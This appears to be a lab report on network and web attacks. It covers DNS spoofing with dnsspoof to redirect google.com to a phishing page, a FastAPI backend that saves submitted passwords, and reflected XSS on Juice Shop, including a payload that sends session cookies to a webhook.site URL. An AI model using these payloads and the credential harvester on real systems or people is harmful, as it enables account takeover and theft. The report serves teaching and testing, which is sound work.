
While executing the "netsh set optionvalue" command, the Windows DHCP server attempted to validate the specified IP address ("192.168.20.2") as a valid DNS server. Since Kali Linux didn't have a fully functional DNS service running at that time, and "dnsspoof" hadn't yet been activated, the validation failed with the message "Server 192.168.20.2 is not a valid DNS server." This required a temporary deployment of a basic DNS service on Kali Linux.
To solve this problem, dnsmasq, a lightweight DNS/DHCP server, was chosen. dnsmasq was installed and configured to listen on port 53 at 192.168.20.2 and forward queries to external DNS servers (e.g., 1.1.1.1 and 8.8.8.8). The dnsmasq configuration ensured that Kali Linux could respond to standard DNS queries and successfully pass DHCP server validation.

```
# Listen on this specific interface only.
listen-address=192.168.20.2

# Specify DNS servers to forward queries to (e.g., Cloudflare, Google).
server=1.1.1.1
server=8.8.8.8

# Do not read /etc/resolv.conf.
no-resolv
```

After starting "dnsmasq", the command "netsh dhcp server ... set optionvalue 6 IPADDRESS 192.168.20.2" was repeated and executed successfully, confirming that Kali Linux was accepted as a valid DNS server.

3. Setting up client machines and preparing for spoofing


After modifying the DHCP server, to verify that the settings had been updated, running "ipconfig /all" confirmed that "192.168.20.2" was now the only designated DNS server. With the DNS server installed on the client, the next step was to activate the DNS spoofing attack itself. Before running "dnsspoof," "dnsmasq" was stopped and "dnsspoof" was launched with parameters specifying the network interface being used ("eth0"), the DNS spoofing rules file ("dnsspoof.hosts"), and the target of the attack ("host 192.168.50.102 and port 53").



Then the rules file “dnsspoof.hosts” was prepared, and entries for a simple redirect were added to it:

98.137.11.163 google.comwww.google.com

Thus, when attempting to open, for example, google.com in a browser, the user was silently redirected to another search engine, such as Yandex or Yahoo. This step demonstrated the basic functionality of the dnsspoof tool—silently changing the DNS request route on the client machine.



4. Deploying a phishing web server and capturing data


To demonstrate the attack convincingly, it was decided to create a controlled phishing site rather than simply redirect to an existing external resource. This required deploying a web server on Kali Linux to serve the phishing HTML.

pages and backends for collecting entered credentials.
Nginx was chosen as the web server for its performance and ease of configuration for serving static content. Nginx was installed, started, and configured to listen on the standard HTTP port (80). The existing default page in the var/www/html/ directory was removed.

```
┌──(esofl㉿esofl)-[~]
└─$ sudo apt install nginx -y
[sudo] password for esofl:
nginx is already the newest version (1.26.3-2).
nginx set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 86

┌──(esofl㉿esofl)-[~]
└─$ sudo systemctl start nginx

┌──(esofl㉿esofl)-[~]
└─$ sudo systemctl enable nginx
Synchronizing state of nginx.service with SysV service script with /usr/lib/systemd/systemd-sysv-instal
l.
Executing: /usr/lib/systemd/systemd-sysv-install enable nginx
Created symlink '/etc/systemd/system/multi-user.target.wants/nginx.service' → '/usr/lib/systemd/system/
nginx.service'.

┌──(esofl㉿esofl)-[~]
└─$ cd /var/www/html/

┌──(esofl㉿esofl)-[/var/www/html]
└─$ sudo rm index.nginx-debian.html

┌──(esofl㉿esofl)-[/var/www/html]
└─$ cd ~
```

To process the data submitted from the phishing form, a simple backend was developed using FastAPI (a Python framework) and run on port 8000 of Kali Linux. This backend was programmed to accept POST requests at the "/submit_login" path, extract the "username" and "password" fields, output them to the console, and save them to the "captured_credentials.txt" file.

```python
from fastapi import FastAPI, Form, Request
from fastapi.responses import HTMLResponse
from fastapi.staticfiles import StaticFiles
from uvicorn import run
import os

app = FastAPI()

@app.post("/submit_login")
async def submit_login(username: str = Form(...), password: str = Form(...)):
    print(f"\n[!!!] Получены учетные данные:")
    print(f"Пользователь: {username}")
    print(f"Пароль: {password}\n")

    with open("captured_credentials.txt", "a") as f:
        f.write(f"Пользователь: {username}, Пароль: {password}\n")

    return HTMLResponse(content="<h1>Данные получены!</h1><p>Спасибо за ваши данные!</p><p>Ваша сессия>

@app.get("/")
async def read_root():
    return {"message": "Backend is running!"}

if __name__ == "__main__":
    # Запускаем Uvicorn, который будет слушать на IP-адресе вашей Kali (192.168.20.2)
    run(app, host="192.168.20.2", port=8000)
```




The HTML login form, hosted in Nginx's "index.html," was configured to point its "action" to the URL "http://192.168.20.2:8000/submit_login." Finally, the "dnsspoof.hosts" file was adjusted to redirect the "google.com" domain (and "www.google.com" and "accounts.google.com") to the Kali Linux IP address. After all configurations were completed, "dnsspoof" was restarted.

```
 GNU nano 8.4                                  dnsspoof.hosts *

192.168.20.2 google.com www.google.com accounts.google.com
```

```
File  Actions  Edit  View  Help
 GNU nano 8.4                                      index.html
<!DOCTYPE html>
<html>
<head>
    <title>Вход в систему</title>
    <style>
        body { font-family: Arial, sans-serif; background-color: #f0f2f5; display: flex; justify-conte>
        .login-box { background-color: #fff; padding: 40px; border-radius: 8px; box-shadow: 0 2px 4px >
        h2 { color: #1c1e21; margin-bottom: 25px; font-size: 24px; }
        input[type="text"], input[type="password"] { width: calc(100% - 20px); padding: 12px 10px; mar>
        button { width: 100%; padding: 12px; background-color: #1877f2; border: none; border-radius: 6>
        button:hover { background-color: #166fe5; }
        .footer-text { font-size: 14px; color: #606770; margin-top: 20px; }
    </style>
</head>
<body>
    <div class="login-box">
        <h2>Войдите в Google</h2>
        <form action="http://192.168.20.2:8000/submit_login" method="post">
            <input type="text" name="username" placeholder="Электронная почта или телефон" required>
            <input type="password" name="password" placeholder="Пароль" required>
            <button type="submit">Войти</button>
        </form>
        <div class="footer-text">
            <p>Не ваш компьютер? Используйте режим инкогнито.</p>
        </div>
    </div>
</body>
</html>
```

5. Demonstration of the attack and analysis of the results

The final stage involved demonstrating the attack using Admin Laptop. When attempting to navigate to "google.com" in the browser, the DNS request was intercepted by "dnsspoof," returning the IP address of Kali Linux to the client. The client's browser then established an HTTP connection to the Nginx server running Kali, which served a phishing HTML page. Visually, "google.com" remained in the browser's address bar, creating a convincing imitation of the legitimate resource.




When entering test credentials into the phishing form and submitting them, the data was intercepted by the Kali FastAPI backend, logged to the console, and saved to a file. A key aspect of the demonstration was the appearance of browser warnings about "insecure connection" when attempting to access sites using HTTPS. This occurs because the attacker's web server cannot provide a valid SSL/TLS certificate for the target domain. This warning is a key element of phishing protection, but inexperienced users can ignore it, making the attack potentially successful even on HTTPS resources.


Thus, this demonstration clearly demonstrates the effectiveness of DNS Spoofing for intercepting traffic and implementing phishing attacks in a controlled network environment.

6. Preventing an attack

Following the successful demonstration of a DNS spoofing attack, possible measures to prevent similar incidents were considered. One of the primary objectives was to eliminate the possibility of spoofing DNS responses, which requires explicitly specifying a trusted DNS server on client devices.
To do this, we manually changed the network adapter settings on the target machine. Using the Windows operating system's graphical interface, we navigated to the network connection settings section: either by pressing Win + R and entering the command ncpa.cpl, or through "Control Panel" -> "Network and Sharing Center" -> "Change adapter settings." Next, we selected the active network adapter, opened its context menu, and selected "Properties."
In the list of network connection components that opened, I found and selected Internet Protocol version 4 (TCP/IPv4), then opened its properties. In the settings, I enabled the "Use the following DNS server addresses" option, and manually specified the IP address of the trusted DNS node—192.168.50.10—as the preferred DNS server. In this case, this was the organization's domain controller. All changes were saved.



This step is critical for preventing DNS spoofing attacks, as it allows the client system to use only a pre-defined and controlled DNS server, ignoring any spoofing occurring on the network. Additionally, it is recommended to regularly check DNS settings and limit their automatic changes via DHCP, especially in untrusted network environments.




Attack 3

Ubuntu-Server/JuiceShop

The first stage of any attack is reconnaissance of the target system. During the preliminary phase, we determined that the IP address of the Ubuntu server on the corporate network was 192.168.50.103. Next, we performed a scan using Nmap to identify open ports and associated network services available on this host.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.50.103 -p0-5000
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 10:24 EDT
Nmap scan report for 192.168.50.103
Host is up (0.055s latency).
Not shown: 4997 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
0/tcp    filtered unknown
22/tcp   open     ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http    nginx 1.27.5
3000/tcp open     ppp?
```


An analysis of the Nmap scan results reveals two main open ports: 22 (SSH) and 80 (HTTP). This indicates that the server provides access both via SSH and a web interface, presumably a website. The next step is to attempt to interact with the website to identify possible vulnerabilities. After entering the IP address in the browser, the website of a company specializing in juice sales loads. This is likely the organization's primary website.




XSS attack

During the initial testing phase of a web application, it's a good idea to check for the possibility of introducing an XSS vulnerability. This attack is relatively easy to implement, but it can have serious consequences, especially in the hands of an experienced specialist.


The first thing that catches your eye on the website is the search icon (magnifying glass) in the upper right corner. We enter the query "apple juice" to analyze the search engine's performance.



The results appear correct—products related to the search query are displayed. However, upon closer inspection, it's clear that the phrase "Search Results" matches the entered text exactly, even though the product doesn't exist.




This behavior indicates that the search engine is reflecting user input in the HTML response without filtering. Therefore, JavaScript injection is possible. To test this, enter the following code in the search field:
<iframe src="javascript:alert('XSS WORKING')">




After pressing the Enter button, the page reloads, and we immediately see a notification of the text we previously entered in the search field.

For the next step, we'll try a more aggressive attack that will give us more options. First, we need to create an account on the website we're targeting.




The next step in this attack was registration on the website webhook.site. This is needed to implement the stolen cookies from the site. After registering on the site, each user receives a token.



Now that we've logged in to the website, the user receives a unique token in the form of a cookie. Enter the text below in the website's search field. This will collect all cookies from the browser and send them to the webhook website, where we register in advance and receive a unique link.

<iframe src="javascript:fetch('https://webhook.site/878469cc-17ad-4807-8120-108a6831d4ee?cookie=' + document.cookie)">


After performing the XSS attack, we navigate to the webhook.site service. This results in cookies automatically sent by the victim's session. These cookies allow access to the user's account without the need to enter a username and password. The next step is importing the intercepted cookies into the browser on our device—after this, the system recognizes us as an authorized user.



What this does is duplicate the entire search bar. This means we can copy the link from the address bar and share it with anyone who has an account on this site, gaining access to their accounts.

